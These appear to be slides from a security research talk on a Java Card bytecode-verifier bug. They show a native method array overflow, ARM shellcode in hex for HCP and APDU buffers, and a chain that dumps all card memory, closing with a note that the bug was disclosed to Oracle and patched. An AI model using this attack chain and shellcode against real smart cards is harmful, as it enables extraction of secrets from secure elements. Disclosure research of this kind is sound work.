
# Native method array overflow

## BCV bug exploitation

- Overflow on the class component
- Control over the method's Header and Bytecode
- Execute native methods exposed by the platform
- So what ?

## No control on the JNI interface pointer array size


- Overflow on the native methods array



# Native method array overflow exploitation

## Memory mapping

- SWP (HCP) buffer pointer can be reached from the native methods array
- HCP message buffer pointer interpreted as a function pointer



Native code injection

OPEN



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
# HCP protocol

## HCP protocol

- Transport layer for SWP communications

## Fragmentation

- Maximum size of the message is 27 bytes
- Not enough for a full payload



# HCP buffer payload

## Redirect control flow to the ISO7816 buffer (BLX)

HCP message	Interpretation	Native code	Comment
82 50	Packet header Message header	STR r2,[r0,r2]	No side effect
00 10	CLA / INS	ASRS r0,r0,#0	No side effect
00 00	P1 / P2	MOVS r0,r0	No side effect
14 00	Lc / padding	MOVS r4,r2	No side effect
E9 2D 5F FC	Data	PUSH {r2-r12,lr}	
F6 45 34 1D		MOVW r4,#0xADD0	
F2 C0 04 11		MOVT r4,#0xADD1	r4 = &apdubuffer
47 A0		BLX r4	branch to apdubuffer
E8 BD 9F FC		POP {r2-r12,pc}	

# ISO7816 buffer execution

## Native array overflow


- Execute HCI buffer

## HCI buffer execution

- Redirect to APDU buffer

## APDU buffer

- Attack payload





# ISO7816 buffer payload

## The ISO7816 buffer has no fragmentation constraints

- Load the parameters in registers
- Call low-level read/write OS function
- Write back result in APDU buffer

APDU	Interpretation	Native code	Comment
00 12 00 00 31	CLA/INS/P1/P2/Lc		
B1 FA 15 00	DATA		src reading address
2D E9 FF 5F		PUSH {r0-r12,lr}	
41 F2 88 76		MOVW r6,#0xADD0	
C2 F2 00 06		MOVT r6,#0xADD1	r6 = apdubuffer
35 68		LDR r5,[r6,#0x00]	r5 = *apdubuffer
28 46		MOV r0,r5	
00 F1 09 00		ADD r0,r0,#0x6A	*dest: apdubuffer + 0x6A
D5 F8 05 10		LDR r1,[r5,#0x08]	*src: *(apdubuffer + 5)
4F F0 40 02		MOV r2,#0x40	length : 0x40
4A F2 BB 44		MOVW r4,#0xADD2	
C0 F2 10 04		MOVT r4,#0xADD3	r4 = *read_function_ptr()
A0 47		BLX r4	call method
BD E8 FF 9F		POP {r0-r12,pc}	

Full memory read/write from a BCV validated applet

# Complete attack path

## Load attack applet – BCV verified

- When an ISO7816 APDU is received :
  - Overflow on the class component
  - Jump to hidden native method header
  - Overflow on the native method array
  - Native method executes HCI buffer then ISO buffer

## Send an SWP APDU

- Fill the HCP buffer with redirection payload

## Send an ISO7816 APDU

- Fill the ISO7816 buffer with attack payload
- Trigger the native array overflow

## HCI and ISO7816 buffer execution


- Get memory dump



# Results

■ Dump all card memory

■ Reverse VM native code



Code on card	Reversed memory
	<code>signed int __fastcall sub_3582(int a1, int a2)</code>
	<code>{</code>
	<code>signed int result; // r0@4</code>
	<code>if ( a1 )</code>
	<code>{</code>
	<code>if ( a1 == 1 )</code>
	<code>{</code>
	<code>v1000430C = a2 != 0;</code>
	<code>result = v2000408C;</code>
	<code>}</code>
	<code>else if ( a1 == 2 )</code>
	<code>{</code>
	<code>v2000430C = a2 != 0;</code>
	<code>result = v2000410C;</code>
	<code>}</code>
	<code>else</code>
	<code>{</code>
	<code>result = 128;</code>
	<code>}</code>
	<code>}</code>
	<code>else</code>
	<code>{</code>
	<code>dword_430C = a2 != 0;</code>
	<code>result = v2000400C;</code>
	<code>}</code>
	<code>return result;</code>
	<code>}</code>



## Exploit Class Component overflow on other products


### ➤ Proved feasible

Reference	Status	
a-22a	PCSC error: card mute.	X
a-22b	PCSC error: card mute.	X
a-30c	PCSC error: card mute.	X
b-30a	No error: the card return the value 0x0701.	X
c-21a	Global platform error: error during the loading process (applet rejected).	✓
c-21b	Global platform error: error during the loading process (applet rejected).	✓
c-22c	Global platform error: error during the loading process (applet rejected).	✓

### ➤ But, how to characterize overflow in black box approach?

# Characterizing the Control Flow Transfer

## Where are we jumps?



- The landing area is unknown.
- How to execute our shellcode?

# Constraints of a Java Card method

## A Java Card method contains

### ➤ A header

```
Method_header_info {  
    u1 bitfield {  
        bit[4] flags  
        bit[4] max_stack  
    }  
    u1 bitfield {  
        bit[4] nargs  
        bit[4] max_locals  
    }  
}
```

```
extended_method_header_info {  
    u1 bitfield {  
        bit[4] flags  
        bit[4] padding  
    }  
    u1 max_stack  
    u1 nargs  
    u1 max_locals  
}
```

### ➤ A set of byte codes

# A polyphormic method

```
Public void characterizedMethod(void) {
    try {
        // throw an exception();
        // throw an exception();
        // throw an exception();
        // etc., several times
    } catch (NullPointerException npe) {
        // Payload 1
    } catch (SecurityException se) {
        // Payload 2
    } catch (Exception e) {
        // Payload 3
    }
}
```

```
Public void characterizedMethod(void) {
    01 // flag: 0 max_stack: 1
    01 // narg: 0 max_local: 1
    01          sconst_null
    93          athrow // throw an object
    60 01      ifeq 01
    01          sconst_null
    93          athrow // throw an object
    ...
    // Catches area
    ...
    7A          return
}
```

## Execution paths:

- 01 01 93 60 => Exception: NullPointerException
- 01 93 60 => Exception: SecurityException (Empty stack)
- 93 60 01 01 93 60 => Exception: SecurityException (Invalid header)
- 60 01 01 93 60 => Exception: SecurityException (Invalid header)



# Conclusion

## ■ A bug in the Java Card BCV was discovered:

- The BCV is a keystone of the Java Card security model.
- A bug in this model may corrupt a platform.
- Neither a prove-BCV or an evaluated BCV exist.

## ■ Responsive disclosure

- We help Oracle to patch this bug.

## ■ Oracle BCV had patched

- In the August 2015 release, published in September 2015.
- One should use the version 3.0.5u1.





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Thanks

QUESTIONS ?

